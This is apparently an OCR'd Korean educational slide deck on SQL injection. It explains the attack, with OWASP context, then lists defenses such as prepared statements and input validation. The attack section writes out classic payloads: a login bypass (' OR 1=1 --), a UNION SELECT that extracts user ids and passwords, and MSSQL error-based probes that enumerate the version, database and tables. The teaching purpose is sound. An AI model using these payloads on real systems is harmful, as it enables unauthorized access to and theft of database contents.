SI2팀
엄예지

SQL INJECTION

목차

제 1 장

SQL Injection 이란?

SQL Injection 이란?

SQL Injection 이란?

악의적인 사용자가 보안상의 취약점을 이용하여,
임의의 SQL문을 주입하고 실행되게 하여 데이터베이스가
비정상적인 동작을 하도록 조작하는 행위.


인젝션 공격은 OWASP Top10중 첫 번째에 속해 있으며,
공격이 비교적 쉬운 편이고 공격에 성공할 경우 큰 피해를 입힐 수 있다.

https://ko.wikipedia.org/wiki/OWASP

SQL Injection 이란?

- 과속 방지 카메라에
SQL Injection 하기 -

SQL Injection 이란?




- SQL Injection 해킹으로 인해
사용자들의 개인정보가
털린 실제 사례 -

2.
공격방법

공격방법

```
SELECT * FROM user_table
WHERE id='아이디' AND password='비밀번호';
```



' OR 1=1 -- 또는 'OR' 1' = '1 넣기


공격방법

```
SELECT * FROM BORAD
 WHERE TITLE LIKE  '%제목%'  OR CONTENT LIKE  '%내용%'
```

'UNION SELECT null, id, pass FROM USER--

공격방법

http://사이트주소?menugbn=01



And 1=1 이 참 값인지 확인 후,
참과 거짓 조건을 이용해 원하는 값을 추출

공격방법

SQL 에러로 원하는 값 추출

1. Injection 공격 가능 파일 찾기
-> 'or' = '
'or 1=1 -- 등

에러가 없으면 공격 가능 파일

공격방법

SQL 에러로 원하는 값 추출

2. 버전 확인


-> ' and 1=(Select @@VERSION) -

공격방법

SQL 에러로 원하는 값 추출

3. 데이터베이스명 확인

-> ' and 0 <> db_name() --



공격방법

SQL 에러로 원하는 값 추출

4. 특정 DB에서 테이블명 확인

```
-> ' and 0 <>
        (select top 1 name from sysobjects
         Where xtype=char(85)
         order by newid())--
```

nvarchar 값 'Member'을(를) int 데이터 형식의 열로 변환하는 중 구문 오류가 발생했습니다.

공격방법

Blind SQL Injection

특정한 응답 대신 참 혹은 거짓의 응답을 통해서
데이터베이스의 정보를 유추하는 기법
시간 함수를 많이 쓰며, SLEEP과 BENCHMARK등을 쓴다.

3.
방어방법

방어방법

< 입력 값에 대한 검증 >

- 서버 단에서 블랙리스트 기반이 아닌 화이트리스트 기반으로 검증
- 공백으로 치환하는 방법

방어방법

< Prepared Statement 구문 사용 >

- 사용자의 입력 값이 데이터베이스의 파라미터로 들어가기 전에 DBMS가 미리 컴파일 하여 실행하지 않고 대기.
그 후 사용자의 입력 값을 문자열로 인식하게 하여 입력

방어방법

< Error Message 노출 금지 >

- 데이터베이스 에러 발생 시 따로 처리를 안 했다면 에러가 발생한 쿼리문과 함께 에러에 관한 내용 노출.
- 사용자에게 보여줄 수 있는 페이지 또는 메시지 박스를 제작해서 띄우기

방어방법

< 웹 방화벽 사용 >

- 웹 공격 방어에 특화되어있는 웹 방화벽을 사용
- 소프트웨어 형, 하드웨어 형, 프록시 형

방어방법

< 추천되는 방어법 >

1. 클라이언트 측의 입력을 받을 웹 사이트에서 자바스크립트로 폼 입력값을 한 번 검증 하고,
2. 서버 측은 클라이언트 측의 자바스크립트 필터가 없다고 가정하고 한 번 더 입력값을 필터할것.
3. 쿼리 출력값을 한 번 더 필터하고 유저에게 전송.

4.
토론

감사합니다